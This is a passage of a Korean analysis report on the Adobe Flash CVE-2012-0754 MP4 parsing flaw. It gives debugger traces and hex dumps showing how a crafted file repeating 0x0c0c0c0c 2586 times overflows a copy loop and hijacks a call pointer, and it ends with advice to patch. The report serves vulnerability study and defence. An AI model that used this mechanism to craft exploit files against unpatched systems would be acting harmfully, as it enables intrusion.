13FF2636 33CD        XOR ECX,EBP
13FF2638 5B          POP EBX
13FF2639 E8 A1685700  CALL Flash11e.145000C9

```

그림 32. 에러 발생 전 마지막으로 실행된 부분

- 12) Flash11e 의 어떤 부분에서 취약점이 발생했는지 확인하기 위해, 새롭게 인터넷 창을 켜고, 이번에는 ollydbg 로 iexplorer.exe 에 attach 를 수행해 실시간으로 디버깅을 해보겠다.

- 13) attach 후, 인터넷 브라우저에서 mp4 를 실행하기 바로 전, 즉 swf 를 실행하는 시점에서 디버거의 메모리 맵을 보면 Flash11e 이미지가 올라와 있는 것을 확인할 수 있다. 취약한 mp4 파일을 받아와서 실행하기 전에 미리 break 를 걸어두고, 코드를 하나씩 실행해 가며 문제점을 찾아본다.

| | | | | | | | |
|----------|----------|----------|---------|-------------|-------|----|---------|
| 13A90000 | 00081000 | | | | Priv | RW | RW |
| 13B20000 | 00081000 | | | | Priv | RW | RW |
| 13BB0000 | 00081000 | | | | Priv | RW | RW |
| 13C40000 | 00081000 | Flash11e | | PE header | Image | R | RWE |
| 13C41000 | 00661000 | Flash11e | .text | code | Image | R | RWE |
| 142A2000 | 00002000 | Flash11e | .rodata | code | Image | R | RWE |
| 142A4000 | 00142000 | Flash11e | .rdata | imports,exp | Image | R | RWE |
| 143E6000 | 00118000 | Flash11e | .data | data | Image | R | RWE |
| 144FE000 | 00001000 | Flash11e | .rodata | | Image | R | RWE |
| 144FF000 | 00021000 | Flash11e | .rsrc | resources | Image | R | RWE |
| 14520000 | 00047000 | Flash11e | .reloc | relocations | Image | R | RWE |
| 14570000 | 000E9000 | | | | Priv | RW | |
| 1465A000 | 00116000 | | | | Priv | RW | |
| 1486E000 | 00001000 | | | | Priv | RW | Qua: RW |
| 1486F000 | 00001000 | | | | Priv | RW | |
| 14870000 | 0008A000 | | | | | | |
| 14900000 | 00081000 | | | | | | |

그림 33. 메모리에서 Flash11e 영역 검색

- 14) 그림 59 에서 문제가 되었던 코드 부분을 찾아냈다. 정확히 어디서부터 문제가 발생했는지 알 수 없으므로 해당 코드가 포함된 곳에서 어느 정도 떨어진 부분을 찾아(새로운 흐름이 시작되는 부분이 좋다) Memory Break 를 걸어 둔다.

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

| | | |
|----------|---------------|--------------------------------|
| 13C925C3 | 83E0 FB | AND EAX,FFFFFFFFB |
| 13C925C6 | 83C8 08 | OR EAX,8 |
| 13C925C9 | 8906 | MOV DWORD PTR DS:[ESI],EAX |
| 13C925CB | E8 BBF3FAFF | CALL Flash11e.13C4198B |
| 13C925D0 | EB 57 | JMP SHORT Flash11e.13C92629 |
| 13C925D2 | 8B8E 14050000 | MOV ECX,DWORD PTR DS:[ESI+514] |
| 13C925D8 | 8B01 | MOV EAX,DWORD PTR DS:[ECX] |
| 13C925DA | 57 | PUSH EDI |
| 13C925DB | FF50 08 | CALL DWORD PTR DS:[EAX+8] |
| 13C925DE | 68 00020000 | PUSH 20 |
| 13C925E3 | EB 26 | JMP SHORT Flash11e.13C9260B |
| 13C925E5 | 57 | PUSH EDI |
| 13C925E6 | 3858 20 | CMP BYTE PTR DS:[EAX+20],BL |
| 13C925E9 | 74 31 | JE SHORT Flash11e.13C9261C |
| 13C925EB | 8B8E 14050000 | MOV ECX,DWORD PTR DS:[ESI+514] |
| 13C925F1 | 8B01 | MOV EAX,DWORD PTR DS:[ECX] |
| 13C925F3 | FF50 08 | CALL DWORD PTR DS:[EAX+8] |
| 13C925F6 | 68 00010000 | PUSH 100 |
| 13C925F8 | EB 0E | JMP SHORT Flash11e.13C9260B |
| 13C925FD | 8B8E 14050000 | MOV ECX,DWORD PTR DS:[ESI+514] |
| 13C92603 | 8B01 | MOV EAX,DWORD PTR DS:[ECX] |
| 13C92605 | 57 | PUSH EDI |
| 13C92606 | FF50 08 | CALL DWORD PTR DS:[EAX+8] |
| 13C92609 | 6A 20 | PUSH 20 |
| 13C9260B | 8BCE | MOV ECX,ESI |
| 13C9260D | E8 B0FAFFFF | CALL Flash11e.13C920C2 |
| 13C92612 | C686 52050000 | MOV BYTE PTR DS:[ESI+552],1 |
| 13C92619 | EB 0E | JMP SHORT Flash11e.13C92629 |
| 13C9261B | 53 | PUSH EBX |
| 13C9261C | 8B86 14050000 | MOV ESI,DWORD PTR DS:[ESI+514] |
| 13C92622 | 8B06 | MOV EAX,DWORD PTR DS:[ESI] |
| 13C92624 | 8BCE | MOV ESI,ESI |
| 13C92626 | FF50 08 | CALL DWORD PTR DS:[EAX+8] |
| 13C92629 | 8B4D F0 | MOV ECX,DWORD PTR DS:[EDX+10] |
| 13C92630 | 6A 20 | PUSH 20 |

그림 34. 문제의 원인으로 추정되는 코드 발견

그림 35. 원인 코드가 포함된 함수의 시작 부분에 Memory B.P 설정

15) 브레이크 된 부분부터 F8 을 눌러가며 취약점과 관련된 코드를 찾아내는 과정에서, 다음과 같은 정보를 얻을 수 있었다.

(1) swf 파일 내부의 함수 부분을 발견(151D8B24)

| Address | Hex dump | ASCII |
|----------|---|-------------------|
| 151D8AB4 | E8 1B BC 14 57 15 BC 14 80 15 BC 14 1B 1A BC 14 | ??WS?'S?++? |
| 151D8AC4 | C2 19 BC 14 00 26 BC 14 2E 21 BC 14 6C 21 BC 14 | ????.?!!? |
| 151D8AD4 | CA 21 BC 14 E4 15 BC 14 13 16 BC 14 8C 01 E5 14 | ????!_??? |
| 151D8AE4 | A9 15 BC 14 C7 15 BC 14 F5 1D BC 14 C2 19 BC 14 | ??????? |
| 151D8AF4 | EC 26 BC 14 2E 21 BC 14 6C 21 BC 14 2E 22 BC 14 | ??.*!?.?? |
| 151D8B04 | E4 15 BC 14 13 16 BC 14 2D 16 BC 14 A9 15 BC 14 | ???.?_??? |
| 151D8B14 | C7 15 BC 14 F5 1D BC 14 C2 19 BC 14 4E 65 74 53 | ???????NetS |
| 151D8B24 | 74 72 65 61 6D 2E 50 6C 61 79 2E 4E 6F 53 75 70 | stream.Play.NoSup |
| 151D8B34 | 70 6F 72 74 65 64 54 72 61 63 6B 46 6F 75 6E 64 | portedTrackFound |
| 151D8B44 | 00 00 00 00 4E 65 74 53 74 72 65 61 6D 2E 50 6C |NetStream.Pl |

그림 36. swf 내부의 함수를 담고 있는 부분

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

(2) flash 버전과 관련된 내용을 담고 있는 부분(154AB160)

| | | |
|----------|---|---------------------|
| 154AB160 | F4 8A 1D 15 00 00 00 00 CC 4F 1D 15 00 00 00 00 | ?#S....?#S.... |
| 154AB170 | 00 00 00 00 00 00 00 00 E8 4C 05 03 FF FF FF FF |?? |
| 154AB180 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 154AB190 | FF FF FF FF FF FF FF FF 00 E0 A7 15 00 E0 4B 15 | |
| 154AB1A0 | E0 B2 4A 15 2F 66 6C 61 73 68 70 6C 61 79 65 72 | ..J\$/\$flashplayer |
| 154AB1B0 | 2F 75 70 64 61 74 65 2F 63 75 72 72 65 6E 74 2F | /update/current/ |
| 154AB1C0 | 78 6D 6C 2F 76 65 72 73 69 6F 6E 5F 68 72 5F 77 | xml/version_kr_w |
| 154AB1D0 | 69 6E 5F 61 78 2E 78 6D 6C 00 00 00 00 00 00 | in_ax.xml..... |
| 154AB1E0 | 2F 67 65 74 2F 66 6C 61 73 68 70 6C 61 79 65 72 | /get/\$flashplayer |
| 154AB1F0 | 2F 75 70 64 61 74 65 2F 63 75 72 72 65 6E 74 2F | /update/current/ |
| 154AB200 | 78 6D 6C 2F 76 65 72 73 69 6F 6E 5F 68 72 5F 77 | xml/version_kr_w |
| 154AB210 | 69 6E 5F 61 78 2E 78 6D 6C 00 00 00 00 00 00 | in_ax.xml..... |
| 154AB220 | 2F 67 65 74 2F 66 6C 61 73 68 70 6C 61 79 65 72 | /get/\$flashplayer |
| 154AB230 | 2F 75 70 64 61 74 65 2F 63 75 72 72 65 6E 74 2F | /update/current/ |
| 154AB240 | 78 6D 6C 2F 76 65 72 73 69 6F 6E 5F 68 72 5F 77 | xml/version_kr_w |
| 154AB250 | 69 6E 5F 61 78 2E 78 6D 6C 00 00 00 00 00 00 | in_ax.xml..... |
| 154AB260 | 2F 67 65 74 2F 66 6C 61 73 68 70 6C 61 79 65 72 | /get/\$flashplayer |
| 154AB270 | 2F 75 70 64 61 74 65 2F 63 75 72 72 65 6E 74 2F | /update/current/ |
| 154AB280 | 78 6D 6C 2F 76 65 72 73 69 6F 6E 5F 68 72 5F 77 | xml/version_kr_w |
| 154AB290 | 69 6E 5F 61 78 2E 78 6D 6C 00 00 00 00 00 00 | in_ax.xml..... |
| 154AB2A0 | 2F 67 65 74 2F 66 6C 61 73 68 70 6C 61 79 65 72 | /get/\$flashplayer |
| 154AB2B0 | 2F 75 70 64 61 74 65 2F 63 75 72 72 65 6E 74 2F | /update/current/ |
| 154AB2C0 | 78 6D 6C 2F 76 65 72 73 69 6F 6E 5F 68 72 5F 77 | xml/version_kr_w |
| 154AB2D0 | 69 6E 5F 61 78 2E 78 6D 6C 00 00 00 00 00 00 | in_ax.xml..... |
| 154AB2E0 | 00 00 00 00 2F 66 6C 61 73 68 70 6C 61 79 65 72 |/\$flashplayer |
| 154AB2F0 | 2F 75 70 64 61 74 65 2F 63 75 72 72 65 6E 74 2F | /update/current/ |
| 154AB300 | 78 6D 6C 2F 76 65 72 73 69 6F 6E 5F 68 72 5F 77 | xml/version_kr_w |

그림 37. flash player 버전과 관련된 부분

(3) kernel32.ReadFile API 를 이용해 mp4 파일을 읽어 들인 다음 버퍼(15A7E028)에 저장

| | | | | | |
|---|---|---|--|-----------------|--|
| 14D45286 | 804D FC | LEA ECX, DWORD PTR SS:[EBP-4] | | | |
| 14D45289 | 51 | PUSH ECX | | | |
| 14D4528A | 50 | PUSH EAX | | | |
| 14D4528B | 8046 28 | LEA EAX, DWORD PTR DS:[ESI+28] | | | |
| 14D4528E | 50 | PUSH EAX | | | |
| 14D45291 | FF76 0C | PUSH DWORD PTR DS:[ESI+C] | | | |
| 14D45292 | FF15 DC421D15 | CALL DWORD PTR DS:[K&KERNEL32.ReadFile] | kernel32.ReadFile | | |
| 14D45298 | 85C0 | TEST EAX, EAX | | | |
| 14D4529A | 74 4C | JE SHORT Flash11e.14D452E8 | | | |
| 14D4529C | 8645 FC | MOV EAX, DWORD PTR SS:[EBP-4] | | | |
| 14D4529F | 3BC9 | XOR ECX, ECX | | | |
| DS:[151042DC]=7C801812 (kernel32.ReadFile) | | | | | |
| Address | Hex | dump | ASCII | Registers (FPU) | |
| 00403000 | 68 24 40 00 00 00 00 00 00 00 00 00 00 00 00 | | 8..4.0.0.0.0.0.0.0.0.0.0.0.0.0.0 | EAX 15A7E028 | |
| 00403010 | 4A B8 B6 2A F3 FC 54 46 6F A1 B4 B0 43 A8 FE F8 | | J.8.B.2A.F3.FC.54.46.6F.A1.B4.B0.43.A8.FE.F8 | ECX 15E2FEAC | |
| 00403020 | A8 23 7D D1 B5 84 22 6E B4 58 00 3E 0B 19 83 88 | | A.23.7D.D1.B5.84.22.6E.B4.58.00.3E.0B.19.83.88 | EDX 15E2FF00 | |
| 00403030 | 6A 8D 64 02 DF 5F 65 7E 38 4D D4 10 44 B9 46 34 | | A.8D.64.02.DF.5F.65.7E.38.4D.D4.10.44.B9.46.34 | EBX 00000000 | |
| 00403040 | F3 40 F4 BC 9F 4B 82 1E CC A7 D0 22 07 B1 F0 | | F.3.40.F4.BC.9F.4B.82.1E.CC.A7.D0.22.07.B1.F0 | ESP 15E2FE8C | |
| 00403050 | 2E CD 0E 21 52 B6 3E 61 B1 1A 86 52 4D 3F FB AC | | .E.CD.0E.21.52.B6.3E.61.B1.1A.86.52.4D.3F.FB.AC | EIP 15E2FE80 | |
| 00403060 | 90 BE 06 3D BA 13 4D 18 7C 02 28 C2 72 B1 85 3F | | .0.BE.06.3D.BA.13.4D.18.7C.02.28.C2.72.B1.85.3F | ESI 15A7E000 | |
| 00403070 | AD F5 D6 4B A1 A5 D4 C7 43 28 D3 4A A1 00 7F AD | | .AD.F5.D6.4B.A1.A5.D4.C7.43.28.D3.4A.A1.00.7F.AD | EIP 00000001 | |
| C 1 ES 0023 32bit 0(FFFFFFFF) P 0 CS 001B 32bit 0(FFFFFFFF) | | | | | |
| 15E2FE8C | 00000000 | hFile = 999997DC | | | |
| 15E2FE90 | 15A7E028 | Buffer = 15A7E028 | | | |
| 15E2FE94 | 00004000 | BytesToRead = 4000 (16384.) | | | |
| 15E2FE98 | 15E2FEAC | pBytesRead = 15E2FEAC | | | |
| 15E2FE9C | 00000000 | pOverlapped = NULL | | | |
| 15E2FEA0 | 00000001 | | | | |
| 15E2FEA4 | 15A64810 | | | | |
| 15E2FEA8 | 00000000 | | | | |
| 15E2FEAC | 00000000 | | | | |

그림 38. mp4 파일을 읽어오는 ReadFile API

mp4 가 저장된 버퍼 주소를 따라가보면 공격코드에서 생성한 test.mp4 의 바이너리가 위치해 있는 것을 확인할 수 있다.

| | | |
|----------|---|----------------|
| 15A7E028 | 00 00 00 18 66 74 79 70 6D 70 34 32 00 00 00 00 | ...ftypmp42... |
| 15A7E030 | 6D 70 34 32 69 73 6F 6D 00 00 00 00 63 70 72 74 | mp42isom....cp |
| 15A7E040 | 00 FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E090 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E0A0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E0B0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E0C0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E0D0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E0E0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E0F0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E100 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E110 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E120 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E140 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E150 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E160 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E170 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E180 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E190 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E1A0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E1B0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E1C0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E1D0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E1E0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 15A7E1F0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |

그림 39. mp4 파일이 로딩되어 저장된 부분

16) 계속해서 프로그램 흐름을 따라가다 보면 다음과 같이 예외가 발생하는 부분을 만나게 된다. ESI+514 위치에 '0c0c0c0c' 가 담겨 있는데, 해당 주소가 가리키는 내용을 ESI 에 다시

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

되어있다. 그 뒤에 ESI 내용(0C0C0C0C)을 EAX 로 복사하면 아래 그림과 같이 EAX 에도 '0C0C0C0C'가 주입되게 된다. 아래 그림의 블록 중 마지막 코드인 CALL DWORD PTR DS:[EAX+8] 을 실행하게 되면 Crash 발생을 위해 주입했던 무더기의 'BBBB'를 만나게 되고, EIP 가 BBBB 를 찾을 수 없어 결국 Crash 가 발생하게 된다.




그림 40. 상세 분석으로 발견한 Crash 발생 메커니즘

- 17) ESI+514(=154AB160) 은 앞에서 보았듯이 원래 버전에 대한 정보를 담고 있는 부분인데, 특정 opcode 로 인하여 '0C0C'로 덮어 씌어 진 것이라고 추측할 수 있다. 해당 부분이 어떻게 변경이 된 것인지가 이번 취약점의 핵심 메커니즘이 될 것이다.
- 18) 문제가 되는 부분(154AB160)에 BreakPoint 를 설정해 추적한 결과, 다음 opcode 의 내부 메커니즘에 의해 값이 임의로 변경된 것을 확인했다. 더 자세한 분석을 위해 opcode 가 포함된 함수의 첫 시작 부분에 Breakpoint 를 걸어 분석을 수행한다.




그림 41. opcode 분석을 위해 시작 부분에 B.P 설정

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

19) 세부 분석 결과, 앞에서 제시한 opcode(CALL flash11e.15138B50)가 취약점을 유발하는 핵심 기능을 하는 것으로 밝혀졌다. 자세한 발생 메커니즘은 다음과 같다.




그림 42. 취약점 발생 원리

- ① mp4 파일에서 모든 내용을 다 읽어오기 전까지 반복적으로 실행 된다.
- ② flash11e.1518B50 호출 후에 사용할 값들을 스택에 저장한다.
- ③ mp4 파일 내용을 차례대로 특정 비트(CALL 이전, ②번에서 설정)만큼 가져온다.
- ④ mp4 내부 바이너리를 가져올 때, 최대 8 비트만큼 가져오도록 소스가 구성되어 있다. 만일 한꺼번에 가져오려는 부분이 8 비트를 초과할 경우, JB 명령에서 점프를 수행하지 않고 아래의 REP 명령을 실행하게 된다. 해당 프로그램에서 발생한 오류로 인해 ECX 가 8 을 훨씬 뛰어넘는 값(2586)을 가지게 되었고, 이로 인해 흐름이 REP 로 이동하게 된다.

20) REP 는 Repeat Following String Instruction 의 약자로, 주어진 조건에 만족할 때까지 계속 특정 명령을 실행 하겠다는 의미이다. ECX (카운터 레지스터) 가 0 이 될 때까지 차례로 값을 decrease 하면서 ESI(mp4 내용을 담고 있는 부분)의 내용을 EDI(읽어 씌어 지는 부분)로 복사하는 명령을 수행한다.



그림 43. REP 가 수행하는 세부 명령

21) 위 그림에서 '2586' 이라는 숫자를 주의 깊게 볼 필요가 있다. 공격코드 작성 시 취약한 mp4 파일에 들어갈 항목들을 직접 기입했음을 기억할 것이다. 특히 마지막 부분에 'Wx0cWx0cWx0cWx0c' * 2586 를 입력했다. 취약한 flash player 버전에서는 mp4 파일을 parsing 할 때, 비슷한 항목을 가지는 부분을 한꺼번에 묶어서 처리하는 메커니즘을 가지고 있다. 2586 개의 '0c0c0c0c'는 한꺼번에 처리되어야 할 부분으로 인식이 되었지만 프로그램 자체의 처리 능력은 한번에 8 비트 밖에 되지 않아 parsing 오류가 발생하게 된 것이다.

4. 결 론

CVE-2012-0754 는 최근 유행하고 있는 멀티미디어 취약점의 대표적 사례라고 할 수 있다. 불과 한 달 전에는 해당 취약점을 악용한 게임 해킹으로 인해 많은 피해가 발생했다. 많은 사용자들은 Adobe Flash player, Acrobat reader 와 같은 멀티미디어 지원 및 문서 프로그램의 보안상 결함을 간과하는 경향이 있다. 상대적으로 MS 취약점들에 의해 그 중요성과 심각성이 크게 부각되고 있지 않은 탓이다. 멀티미디어 프로그램에 대한 정기 또는 비정기적인 보안 업데이트를 소홀히 하면 그 위협은 MS 취약점 이상이 될 수 있다. 운영체제의 기본 정책으로 방지할 수 없는 부분들이 많기 때문이다.

앞에서도 강조했지만, 무엇보다 중요한 것은 새로운 취약점과 잠재적인 보안 위협에 대한 지속적인 관심과 업데이트라고 할 수 있다. 이는 단순히 백신 프로그램으로 해결할 수 있는 부분이 아니므로 사용자의 각별한 주의가 요구된다.

5. 대응 방안

5.1. 보안 업데이트 설치

1. Adobe 공식 사이트를 방문해 보안 패치가 된 새로운 버전을 받거나, Flash player 업데이트를 통해 취약점에 대한 공격을 예방할 수 있다.



그림 44. Adobe 공식 사이트의 취약점 관련 정보

6. 참고 자료

6.1. 참고 문헌

- Exploit_writing_tutorial part 10 by Peter Van Eeckhoutte
- Runtime Attacks: Buffer Overflow and Return-Oriented Programming by Prof. Dr.-Ing. Ahmad-Reza Sadeghi and M.Sc. Lucas Davi

6.2. 참고 웹 문서

- <http://contagiodump.blogspot.com/2012/03/mar-2-cve-2012-0754-irans-oil-and.html>
- <http://www.adobe.com/support/security/bulletins/apsb12-03.html>